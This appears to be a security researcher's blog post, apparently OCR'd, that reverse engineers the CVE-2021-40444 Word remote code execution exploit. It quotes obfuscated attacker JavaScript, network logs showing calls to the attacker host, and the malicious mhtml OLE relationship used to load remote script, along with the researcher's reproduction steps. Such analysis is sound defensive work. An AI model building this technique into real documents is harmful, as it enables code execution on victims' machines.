
Unpacking CVE-2021-40444: A Deep Technical Analysis of an Office RCE Exploit

billdemirkapi.me/unpacking-cve-2021-40444-microsoft-office-rce/


Bill Demirkapi January 7, 2022




Security Research

Bill Demirkapi

Jan 7, 2022 • 22 min read



In the middle of August 2021, a special Word document was uploaded to VirusTotal by a user from Argentina. Although it was only detected by a single antivirus engine at the time, this sample turned out to be exploiting a zero day vulnerability in Microsoft Office to gain remote code execution.




Three weeks later, Microsoft published an advisory after being notified of the exploit by researchers from Mandiant and EXPMON. It took Microsoft nearly a month from the time the exploit was first uploaded to VirusTotal to publish a patch for the zero day.


In this blog post, I will be sharing my in-depth analysis of the several vulnerabilities abused by the attackers, how the exploit was patched, and how to port the exploit for a generic Internet Explorer environment.

First Look

A day after Microsoft published their advisory, I saw a tweet from the malware collection group @vxunderground offering a malicious payload for CVE-2021-40444 to blue/red teams.



I reached out to receive a copy, because why not? My curiosity has generally lead me in the right direction for my life and I was interested in seeing a Microsoft Word exploit that had been found in the wild.



With the payload in hand, one of the first steps I took was placing it into an isolated virtual machine with basic dynamic analysis tooling. Specifically, one of my favorite network monitoring utilities is Fiddler, a freemium tool that allows you to intercept web requests (including encrypted HTTPS traffic).

#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process
18	502	HTTP	hidusi.com	/e8c76295a5f9acb7/	512	no-cac...	text/html; c...	winword:3284
20	502	HTTP	hidusi.com	/e8c76295a5f9acb7/side.html	512	no-cac...	text/html; c...	winword:3284
21	200	HTTP	Tunnel to	roaming.officeapps.live.com...	0			winword:3284
22	502	HTTP	hidusi.com	/	512	no-cac...	text/html; c...	winword:3284
23	502	HTTP	hidusi.com	/	512	no-cac...	text/html; c...	winword:3284
25	502	HTTP	hidusi.com	/e8c76295a5f9acb7/	512	no-cac...	text/html; c...	winword:3284
26	502	HTTP	hidusi.com	/e8c76295a5f9acb7/	512	no-cac...	text/html; c...	winword:3284
28	502	HTTP	hidusi.com	/e8c76295a5f9acb7/side.html	512	no-cac...	text/html; c...	winword:3284
31	502	HTTP	hidusi.com	/e8c76295a5f9acb7/	512	no-cac...	text/html; c...	winword:3284
32	502	HTTP	hidusi.com	/e8c76295a5f9acb7/side.html	512	no-cac...	text/html; c...	winword:3284
34	502	HTTP	hidusi.com	/	512	no-cac...	text/html; c...	winword:3284
35	502	HTTP	hidusi.com	/	512	no-cac...	text/html; c...	winword:3284
37	502	HTTP	hidusi.com	/e8c76295a5f9acb7/	512	no-cac...	text/html; c...	winword:3284
40	502	HTTP	hidusi.com	/e8c76295a5f9acb7/	512	no-cac...	text/html; c...	winword:3284
41	502	HTTP	hidusi.com	/e8c76295a5f9acb7/side.html	512	no-cac...	text/html; c...	winword:3284

After I opened the malicious Word document, Fiddler immediately captured strange HTTP requests to the domain, "hidusi[.]com". For some reason, the Word document was making a request to "http://hidusi[.]com/e8c76295a5f9acb7/side.html".

At this point, the "hidusi[.]com" domain was already taken down. Fortunately, the "side.html" file being requested was included with the sample that was shared with me.

side.html

```
<script>
    var a0_0x127f = ['123', '365952KMsRQT', 'tiveX', '/Lo', './../../', 'contentDocument', 'ppD', 'Dat', 'close', 'Acti'

    function a0_0x15ec(_0x329dba, _0x46107c) {
        return a0_0x15ec = function(_0x127f75, _0x15ecd5) {
            _0x127f75 = _0x127f75 - 0xaa;
            var _0x5a770c = a0_0x127f[_0x127f75];
            return _0x5a770c;
        }, a0_0x15ec(_0x329dba, _0x46107c);
    }(function(_0x59985d, _0x17bed8) {
        var _0x1eac90 = a0_0x15ec;
        while (!![]) {
            try {
                var _0x2f7e2d = parseInt(_0x1eac90(0xce)) + parseInt(_0x1eac90(0xd8)) * parseInt(_0x1eac90(0xc4)) + pars
                if (_0x2f7e2d === _0x17bed8) break;
                else _0x59985d['push'](_0x59985d['shift']());
            } catch (_0x34afle) {
                _0x59985d['push'](_0x59985d['shift']());
            }
        }
    }(a0_0x127f, 0x5df71), function() {
```

Unfortunately, the HTML file was largely filled with obfuscated JavaScript. Although I could immediately decrypt this JavaScript and go from there, this is generally a bad idea to do at an early stage because we have no understanding of the exploit.

Reproduction

Whenever I encounter a new vulnerability that I want to reverse engineer, my first goal is always to produce a minimal reproduction example of the exploit to ensure I have a working test environment and a basic understanding of how the exploit works. Having a reproduction case is critical to reverse engineering how the bug works, because it allows for dynamic analysis.


Since the original "hidusi[.]com" domain was down, we needed to host our version of side.html. Hosting a file is easy, but how do we make the Word document use our domain instead? It was time to find where the URL to side.html was hidden inside the Word document.

A Letter before court 4.docx

ZIP File Magic

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	50	4B	03	04	14	00	00	00	08	00	00	00	21	00	B4	81	PK.....!.´.
00000010	3C	1E	66	01	00	00	88	05	00	00	13	00	1C	00	5B	43	<.f...ˆ.....[C
00000020	6F	6E	74	65	6E	74	5F	54	79	70	65	73	5D	2E	78	6D	ontent_Types].xm
00000030	6C	55	54	09	00	03	00	A6	CE	12	00	A6	CE	12	75	78	lUT....¦Î..¦Î.ux
00000040	0B	00	01	04	00	00	00	00	04	00	00	00	00	B5	54	C9	.............µTÉ
00000050	6A	C3	30	10	BD	17	FA	0F	46	D7	60	2B	E9	A1	94	12	jÃ0.½.ú.F×`+é¡”.
00000060	27	87	2E	C7	36	D0	F4	03	14	69	EC	A8	D5	86	A4	6C	'‡.Ç6Ðô..iì¨Õ†¤l

Raw Bytes of "A Letter before court 4.docx"



Extracted Contents of "A Letter before court 4.docx"

Did you know that Office documents are just ZIP files? As we can see from the bytes of the malicious document, the first few bytes are simply the magic value in the ZIP header.

Once I extracted the document as a ZIP, finding the URL was relatively easy. I performed a string search across every file the document contained for the domain "hidusi[.]com".

Hidusi[.]com found under word/_rels/document.xml.rels

Sure enough, I found one match inside the file "word/_rels/document.xml.rels". This file is responsible for defining relationships associated with embedded objects in the document.

OLE objects are part of Microsoft's proprietary Object Linking and Embedding technology, which allows external documents, such as an Excel spreadsheet, to be embedded within a Word document.

Strange Target for OLE Object

The relationship that contained the malicious URL was an external OLE object with a strange "Target" attribute containing the "mhtml" protocol. Let's unpack what's going on in this value.

1. In red, we see the URL Protocol "mhtml".
2. In green, we see the malicious URL our proxy caught.
3. In blue, we see an interesting "!x-usc" suffix appended to the malicious URL.
4. In purple, we see the same malicious URL repeated.

Let's investigate each piece one-by-one.

Reproduction: What's "MHTML"?

A useful tool I've discovered in past research is URLProtocolView from Nirsoft. At a high level, URLProtocolView allows you to list and enumerate the URL protocols installed on your machine.

URL Name	Status	Type	Description	Command-Line
mhtml	Enabled	Pluggable Protocol Handler	MHTML Asynchronous ...	C:\Windows\System32\inetcomm.dll
microsoft-edge	Enabled	Executable		

The MHTML Protocol in URLProtocolView

The MHTML protocol used in the Target attribute was a Pluggable Protocol Handler, similar to HTTP. The inetcomm.dll module was responsible for handling requests to this protocol.

URL Name	Status	Type	Description	Command-Line
http	Enabled	Executable	URL:http	"C:\Program Files\Internet Explorer\iexplore.exe" %1
http	Enabled	Pluggable Protocol Handler	http: Asychronous Plug...	C:\Windows\System32\urlmon.dll
https	Enabled	Executable	URL:https	"C:\Program Files\Internet Explorer\iexplore.exe" %1
https	Enabled	Pluggable Protocol Handler	https: Asychronous Plug...	C:\Windows\System32\urlmon.dll

The HTTP* Protocols in URLProtocolView

Unlike MHTML however, the HTTP protocol is handled by the urlmon.dll module.

Security Warning: Unpatched Vulnerability in MHTML Being Exploited 2/11/2011

History of the Vulnerability

MHTML (MIME Encapsulation of Aggregate HTML) is an Internet standard for a web page archive format introduced by Microsoft in 1999 used to combine resources that are typically represented by external links (such as images, Flash animations, Java applets, audio files) together with HTML code into a single file. The content of an MHTML file is encoded as if it were an HTML e-mail message, using the MIME type multipart/related. It is supported in Internet Explorer, Opera, WebKit-based browsers, and (with an extension) Firefox. Windows Explorer will open files with the .mht extension as MHTML. MHTML protocol is a prefix (mhtml:) to an internet web address (URL, hyperlink) for an MHTML document.

The vulnerability is in the Microsoft Windows MHTML protocol handler.

The vulnerability was thought to be so difficult to exploit that it was unlikely to happen and Microsoft is also apparently having a hard time getting a quality patch for it. A patch for it was not included in the scheduled second Tuesday patches for March.

A Google engineer warned Microsoft about the flaw back in July. Microsoft maintains that it was unable to reproduce the problem until December. In January the Google engineer publically disclosed some technical details and released a hacking tool that could be used to find the bug, saying that he was concerned that Chinese hackers may have already discovered the problem. Presumably he was trying to force Microsoft to fix the vulnerability. Releasing details in that way puts information in the hands of those who can use it maliciously.

Although reports are that the attacks have been very targeted so far, any vulnerability in Windows is likely to be exploited quickly by criminals before a patch become widely deployed. The availability of proof-of-concept code just makes it easier for the criminals to exploit the vulnerability.


A few days after Microsoft released the scheduled patches for March, we learned that targeted attacks using the MHTML vulnerability have been discovered. Microsoft updated their security advisory on Friday, March 11, 2011 with that information.

When I was researching past exploits involving the MHTML protocol, I came across an interesting article all the way back from 2011 about CVE-2011-0096. In this case, a Google engineer publicly disclosed an exploit that they suspected malicious actors attributed to China had already discovered. Similar to this vulnerability, CVE-2021-0096 was only found to be used in "very targeted" attacks.

When I was researching implementations of exploits for CVE-2011-0096, I came across an exploit-db release that included an approach for abusing the vulnerability through a Word document. Specifically, in part #5 and #6 of the exploit, this author discovered that CVE-2011-0096 could be abused to launch executables on the local machine and read the contents of the local filesystem. The interesting part here is that this 2011 vulnerability involved abusing the MHTML URL protocol and that it allowed for remote code execution via a Word document, similar to the case with CVE-2021-4044.

Reproduction: What about the "X-USC" in the Target?

Going back to our strange Target attribute, what is the "!x-usc:" portion for?



mhtml: handler - Internet Explorer

The *mhtml* handler can be used to specify a specific file inside a .mht file. It is used like this:

```
<img src="mhtml:http://example.com/file.mht!/image/image.jpg">
```

But it can do more than this. The interesting feature is how external links are implemented inside .mht files. It uses the **x-usc:** directive. This directive works always, no matter what file or what web page is addressed and also in the context of html pages. All you need is to specify the mhtml: handler.
Copy & paste the following url into the address bar of Internet Explorer:

mhtml:http://google.com/whatever!x-usc:http://bing.com

Look closely at the requests IE will send. It will fetch *google.com* as well as *bing.com*, which is then displayed. This can be concatenated even more:

mhtml:http://google.com/blubbl!x-usc:mhtml:http://bing.com/dolphin!x-usc:http://example.com

I found a blog post from 2018 by @insertScript which discovered that the x-usc directive was used to reference an external link. In fact, the example URL given by the author still works on the latest version of Internet Explorer (IE). If you enter "mhtml:http://google.com/whatever!x-usc:http://bing.com" into your IE URL bar while monitoring network requests, there will be both a request to Google and Bing, due to the "x-usc" directive.

In the context of CVE-2021-40444, I was unable to discover a definitive answer for why the same URL was repeated after an "x-usc" directive. As we'll see in upcoming sections, the JavaScript in side.html is executed regardless of whether or not the attribute contains the "x-usc" suffix. It is possible that due to some potential race conditions, this suffix was added to execute the exploit twice to ensure successful payload delivery.

Reproduction: Attempting to Create my Own Payload

Now that we know how the remote side.html page is triggered by the Word document, it was time to try and create our own. Although we could proceed by hosting the same side.html payload the attackers used in their exploit, it is important to produce a minimal reproduction example first.

Instead of hosting the second-stage side.html payload, I opted to write a barebone HTML page that would indicate JavaScript execution was successful. This way, we can understand how JavaScript is executed by the Word document before reverse engineering what the attacker's JavaScript does.

```
<!DOCTYPE html>
<html>

<head>
    <meta http-equiv="Expires" content="-1">
    <meta http-equiv="X-UA-Compatible" content="IE=11">
</head>

<body>
    <script>
    var request = new XMLHttpRequest();
    request.open("GET", "https://icanseethisrequestonthenetwork.com", false);
    request.send(null);
    </script>
</body>

</html>
```

Test Payload to Prove JS Execution

In the example above, I created an HTML page that simply made an XMLHttpRequest to a non-existent domain. If the JavaScript is executed, we should be able to see a request to "icanseethisrequestonthenetwork.com" inside of Fiddler.

Before testing in the actual Word document, I verified as a sanity check that this page does make the web request inside of Internet Explorer. Although the code may seem simple enough to where it would "obviously work", performing simple sanity checks like these on fundamental assumptions you make can greatly save you time debugging future issues. For example, if you don't verify a fundamental assumption and continue with reverse engineering, you could spend hours debugging the wrong issue when in fact you were missing a basic mistake.

```
<Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target=
"mhtml:http://[redacted]/send_request.html!x-usc:http://[redacted]/send_request.html
" TargetMode="External"/>
```

Modified Relationship with Barebone Payload

#	Result	Protocol	...	URL	Body	Content-...	Process
422	200	HTTP	...	/	1,659	text/html;...	winword:7172
423	200	HTTP	...	/send_request.html	0	text/html;...	winword:7172
424	200	HTTP	...	/send_request.html	238	text/html;...	winword:7172
425	200	HTTP	...	/send_request.html	0	text/html;...	winword:7172
426	200	HTTP	...	/send_request.html	0	text/html;...	winword:7172
427	200	HTTP	...	/	1,659	text/html;...	winword:7172
428	200	HTTP	...	/send_request.html	0	text/html;...	winword:7172
429	200	HTTP	...	/send_request.html	238	text/html;...	winword:7172
430	200	HTTP	...	/send_request.html	0	text/html;...	winword:7172
431	200	HTTP	...	/send_request.html	0	text/html;...	winword:7172
437	200	HTTP	...	/send_request.html	0	text/html;...	winword:7172

Network Requests After Executing Modified Document

Once I patched the original Word document with my modified relationship XML, I launched it inside my VM with the Fiddler proxy running. I was seeing requests to the send_request.html payload! But... there were no requests to "icanseethisonthenetwork.com". We have demonstrated a flaw in our fundamental assumption that whatever HTML page we point the MHTML protocol towards will be executed.

How do you debug an issue like this? One approach would be to go in blind and try to reverse engineer the internals of the HTML engine to see why JavaScript wasn't being executed. The reason this is not a great idea is because often these codebases can be *massive*, and it would be like finding a needle in a haystack.

What can we do instead? Create a minimally viable reproduction case where the JavaScript of the HTML *is* executed. We know that the attacker's payload must have worked in their attack. What if instead of writing our own payload first, we tried to host their payload instead?

#	Result	Protocol	...	URL	Body	Content-T...	Process
10	200	HTTP	...	/word.html	0	text/html; ...	winword:2852
11	200	HTTP	...	/word.html	1,021	text/html; ...	winword:2852
12	200	HTTP	...	/word.html	0	text/html; ...	winword:2852
13	200	HTTP	...	/word.html	0	text/html; ...	winword:2852
14	200	HTTP	...	/	1,659	text/html; ...	winword:2852
16	200	HTTP	...	/word.html	0	text/html; ...	winword:2852
17	200	HTTP	...	/word.html	1,021	text/html; ...	winword:2852
18	200	HTTP	...	/word.html	0	text/html; ...	winword:2852
19	200	HTTP	...	/word.html	0	text/html; ...	winword:2852
22	404	HTTP	...	/ministry.cab	296	text/html; ...	winword:2852
25	404	HTTP	...	/ministry.cab	296	text/html; ...	winword:2852
28	200	HTTP	...	/word.html	0	text/html; ...	winword:2852

Network Requests After Executing with Side.html Payload

I uploaded the attacker's original "side.html" payload to my server and replaced the relationship in the Word document with that URL. When I executed this modified document in my VM, I saw something extremely promising- requests for "ministry.cab". This means that the attacker's JavaScript inside side.html was executed!

We have an MVP payload that gets executed by the Word document, now what? Although we could ignore our earlier problem with our own payload and try to figure out what the CAB file is used for directly, we'd be skipping a crucial step of the exploit. We want to *understand* CVE-2021-40444, not just reproduce it.

With this MVP, we can now try to debug and reverse engineer the question, "Why does the working payload result in JavaScript execution, but not our own sample?".

Reproduction: Reverse Engineering Microsoft's HTML Engine

The primary module responsible for processing HTML in Windows is MSHTML.DLL, the "Microsoft HTML Viewer". This binary alone is 22 MB, because it contains almost everything from rendering HTML to executing JavaScript. For example, Microsoft has their own JavaScript engine in this binary used in Internet Explorer (and Word).


Given this massive size, blindly reversing is a terrible approach. What I like to do instead is use ProcMon to trace the execution of the successful (document with side.html) and failing payload (document with barebone HTML), then compare their results. I executed the attacker payload document and my own sample document while monitoring Microsoft Word with ProcMon.

Process Name	PID	TID	Operation	Path
WINWORD.EXE	5988	9264	CreateFile	C:\Program Files\Microsoft Office\root\vfs\System\jscript9.dll
WINWORD.EXE	5988	9264	CreateFile	C:\Windows\System32\jscript9.dll
WINWORD.EXE	5988	9264	QueryBasicInfor...	C:\Windows\System32\jscript9.dll
WINWORD.EXE	5988	9264	CloseFile	C:\Windows\System32\jscript9.dll
WINWORD.EXE	5988	9264	CreateFile	C:\Program Files\Microsoft Office\root\vfs\System\jscript9.dll
WINWORD.EXE	5988	9264	CreateFile	C:\Windows\System32\jscript9.dll


Microsoft Word Loading JScript9.dll in Success Case

With the number of operations an application like Microsoft Office makes, it can be difficult to sift through the noise. The best approach I have for this problem is to use my context to find relevant operations. In this case, since we were looking into the execution of JavaScript, I looked for operations involving the word “script”.

You might think, what can we do with relevant operations? An insanely useful feature of ProcMon is the ability to see the caller stack for a given operation. This lets you see *what* executed the operation.



